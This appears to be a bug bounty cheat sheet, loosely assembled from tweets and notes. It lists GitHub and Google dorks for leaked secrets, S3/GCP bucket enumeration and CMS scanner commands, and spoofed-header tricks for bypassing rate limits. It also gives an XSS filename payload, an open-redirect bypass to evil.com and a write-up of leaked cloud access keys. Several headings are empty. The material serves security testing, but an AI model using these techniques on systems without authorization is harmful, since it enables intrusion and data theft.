→ filename:.bash_history DOMAIN-NAME

→ language:python username "

<http://xyz.com>

"

→

<https://github.com/techgaun/github-dorks/blob/master/github-dorks.txt...>

AWS S3 Bucket

→ site:.s3.amazonaws.com "Starbucks"

<https://github.com/ghostlulzhacks/s3brute...>

python

<http://amazon-s3-enum.py>

-w BucketNames.txt -d <Domain Here>

Google Cloud Storage

→

<https://github.com/RhinoSecurityLabs/GCPBucketBrute...>

python3

<http://gcpbucketbrute.py>

-k <Domain Here> -u

Digital ocean Spaces

```
→ site: http://digitaloceanspaces.com <Domain Here>
t
Wordpress
→ wpscan --URL <URL>
"/wp-content/uploads/"
joomla
→ https://github.com/rezasp/joomscan
perl http://joomscan.pl -u <URL>
```

Drupal

```
→
https://github.com/droope/droopescan...
python3 droopescan scan Drupal -u <URL> -t 32
```

Rate Limiting Bypass


- 1.Race Condition → Increase the treads → Sending more requests in small time (Turbo Intruder)
2. IP Rotation → Sending new ip's (burpFakelp github)
3. Null byte -- %00,%0d%0a,%09
example@email:test5119@yopmail.com%00
4. X-Forwarded-For: IP

ex:X-Forwarded-For: 127.0.0.1
5. Double X forward option
ex: X-Forwarded-For:
X-Forwarded-For:127.0.0.1
X-Remote-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Host: 12.0.0.1
X-Forwarded-Host: 127.0.0.1

Social Media Account Hijack:



OPEN Redirect To Password Reset Poisoning



Auth Bypass

User Verification/Auth Bypass

1. Response Modification
2. Default OTP like 0000,1234 etc
3. No rate limiting
4. SQLI
5. Use of alphabets instead of numbers
6. Direct page request
7. Parameter Modification
8. Session ID Prediction
9. Default Logins
10. Sensitive data in response (Visible of otp in response,Password reset token in response)
11. Password reset poisoning
12. Session id in the URL
13. OAuth redirection to token leakage
14. Request Smuggling/Request Splitting
15. Predictable Password reset token

SSRF

#bugbountytips Add %23 (#) or %2523 / %23%32%35 (double encoded) to the end of parameter values and see what happens. If the value is used in a backend API call it might cause an error that you can take advantage of for SSRF.

Stored XSS on a site through file extension

Got Stored XSS on a site through file extension.

uploaded image file.jpg was getting converted to hash.jpg but only magic bytes were checked to validate file type and not extension.

I used

<http://file.abc>

"><svg onload=alert(1)> as file name

#bugbounty

#bugbountytips

source code disclosure

The website allowed users to buy container services → Decided to test the app without buying those services.

Note- Domain when accessed, always made request to endpoint “/confq”.

Above endpoint always resulted in a blank response. (Had no idea what this endpoint did because there was no documentation about this. But marked it as important because of its name.)

Read the API documents → Tried 750+ endpoints that didn't work (because I didn't buy the services) but found one API endpoint named “/helmCreate” which worked.

Sent POST request to create a helm chart → Server replied: "success": "true"

Note- I used the API endpoint **without buying** the services. (This is a bug in itself, but I didn't report because the impact was minimal)

This proved that the website suffered from **lack of access controls**. Why? Because

Logically - If one has not purchased the product, he/she shouldn't be able to interact with the API.

Tried to access list of my created helm chart via endpoint “/listHelm” (any API endpoint which was related to HELM worked somehow.) → Server replied with list of charts that I created and those that I **didn't create** with the usernames of users that created those.

Among those usernames there was one thing common, that is, they had different usernames but it ended with @company.com example, username@company.com where company was the one, I was testing. → Conclusion, my chart was being created in the **company's container instance and not mine**.

Tried to escalate it further, and failed (trust me you don't want to know how many times). Left hacking for almost a week because of **burnout**.

After a week went to the domain again, and used the same “/confq” endpoint which now returned some data rather than a null response. It returned **access key of cloud services**. I was like WTF? I don't own any service but it still returned the access keys.

Used the Access Keys and BOOM! It was that of @company.com which leaked *source code, user's private data like driving license, email ID etc and internal database passwords etc.*

Conclusion: The “/helmCreate” endpoint added me to the Administrators group of the container services and the endpoint “/confq” job was to return all the access keys of the services owned by the respective user, which in this case was the administrator.

@krizzsk

open Redirect

```

Original URL:
| https://domain.com/url?q=https://only.whitelist.com/

1. target.com was in whitelist domains

2. target.com can redirect to any site but with token only:
   https://target.com/go?redirect=https://evil.com/&token=xyz

3. Try1: Failed
   https://domain.com/url?q=https://target.com/go?redirect=https://evil.com/&token=xyz

Flow: domain.com -> target.com -X-> evil.com
Coz anything after "&" was filtering and token is compulsory for redirection.

4. Trick: Url Encode the "&" -> "%26"

5. Final: Success redirected to EVIL.COM
   https://domain.com/url?q=https://target.com/go?redirect=https://evil.com/%26token=xyz

#HR51KDB @darklotuskdb

```

Google Dorks

site:ideone.com | site:codebeautify.org | site:codeshare.io | site:codepen.io | site:repl.it | site:justpaste.it
| site:pastebin.com | site:jsfiddle.net | site:trello.com "\$TARGET"

Xss

1. Check each parameter one by one, because sometimes anyone param contains some important value so by changing that value, it changes the whole request/response.
2. Try html payloads first like Hunt3r or invalid event handlers like ontest="test()" which is enough to confirm the existence of XSS and also most WAF's doesn't block these payloads.

1. Visit
<http://target.com>
 2. Now start masscan on
<http://target.com>
 3. Got SMTP(25) port open .
 4. Now suddenly remember
#ADITYASHENDE17
- tip
5. Just run nc -v <ip><port>

Boom!! Successfully connected

csrf

B. For Android:

1. Decompile Android APK.
2. Look for API_Keys and other Sensitive tokens.

Exploitation: Use this lovely Github Repo to exploit API Keys

<https://github.com/streaak/keyhacks...>

Most of the API Keys which are highly used by Organisations are listed here in this Repo :)

idor vulnerability